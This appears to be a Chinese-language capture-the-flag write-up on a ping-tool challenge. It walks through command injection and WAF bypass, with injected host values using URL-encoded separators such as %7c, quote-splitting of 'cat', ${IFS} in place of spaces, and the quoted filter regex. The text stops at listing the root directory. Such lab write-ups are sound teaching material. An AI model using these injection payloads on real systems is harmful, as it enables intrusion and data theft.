打开页面后是一个ping测试工具
推测需要命令注入,在尝试寻找注入点的时候弹出了战败cg(恶趣味….)
得知这题需要waf绕过,尝试切换拼接符在尝试到%0a时显示报错
得知后端没有把%0a识别为真正的换行符,决定用Burp Suite拦截请求,在原始报文里发真实字节。将拦截请求发送到bp重发器,输入
1 | host=127.0.0.1%0als |
后发送,显示仍被waf拦住

继续尝试,确认换行是否走得通
1 | host=127.0.0.1%0apwd |
均显示被waf拦截,确定换行走不通,换方向用url编码分隔符绕过(在浏览器时%0a无法识别,换bp显示被waf拦截,表明有可能是waf在检查原始文本,PHP是在url解码后再进行的,因此把分隔符用url编码,原始报文里就不是危险字符,PHP解码后就变成真分隔符了)输入
1 | host=127.0.0.1%26ls # %26 = &,shell 里变成两条命令 |
再%7c中显示处关键信息
这次是正常的ping,确定%7c可用,开始尝试读取flag,优先查看源码输入
1 | host=127.0.0.1%7ccat index.php |
发现被waf拦截,已经知道%7c不会被拦截,推断拦截的是cat,所以我们要绕过cat,察觉到先前没有尝试过空格,输入
1 | host=127.0.0.1%7cls -la |
发现又被拦截了!!!排除空格,现在绕过cat读源码
1 | host=127.0.0.1%7cc""at<index.php |
里面有一个关键信息
1 | elseif (preg_match('/[;&\s?]|cat|tac|flag/i', $host) === 1) { |
可知它只拦字符:;、&、所有空白(空格 / Tab / 换行)、?关键词:cat、tac、flag外加 strlen($host) > 32 的长度限制,像|、<、>、$、引号、括号全部可用,所以cat 用 c””at 打散、flag 用 fl* 通配符,列根目录读取(网页输入)输入
1 | 127.0.0.1|ls${IFS}/ |
